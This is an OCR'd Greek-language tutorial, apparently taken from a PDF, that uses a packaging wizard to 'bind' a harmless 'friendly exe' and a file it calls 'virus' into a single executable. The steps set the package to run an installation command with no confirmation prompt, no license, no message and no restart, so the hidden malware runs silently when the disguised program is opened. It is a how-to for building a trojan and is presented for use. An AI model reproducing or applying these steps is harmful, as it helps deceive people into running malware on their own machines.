
Αφήνουμε στην επιλογή Extract files and run an installation command και επόμενο.




Στο package title γράφουμε το όνομα του <<φίλιου exe>> που θέλουμε να φτιάξουμε και πατάμε επόμενο.




Στο confirmation prompt αφήνουμε στο no prompt και επόμενο.




Στο Licence Agreement αφήνουμε στο Do not display a license και επόμενο.




Κάνουμε add τα δυο αρχεία (φιλικό και virus) για να τα κάνουμε bind και επόμενο.




Εδώ στο πρώτο πεδίο βάζουμε το φίλιο και στο δεύτερο το virus για να δημιουργηθεί το bind.




Στο επόμενο αφήνουμε default και επόμενο.




Αφήνουμε no message και επόμενο.




Βάζουμε το path που θέλουμε να αφήσουμε το αρχείο bind που θα δημιουργηθεί και επόμενο.




Αλλάζουμε σε no restart και επόμενο.




Αλλάζουμε σε don't save αν δεν θέλουμε να σωθούν πληροφορίες του bind και επόμενο.





Και είμαστε έτοιμοι να δημιουργήσουμε το bind με επόμενο.





Βλέπουμε το στάδιο που προχωράει για να δημιουργηθεί το bind.

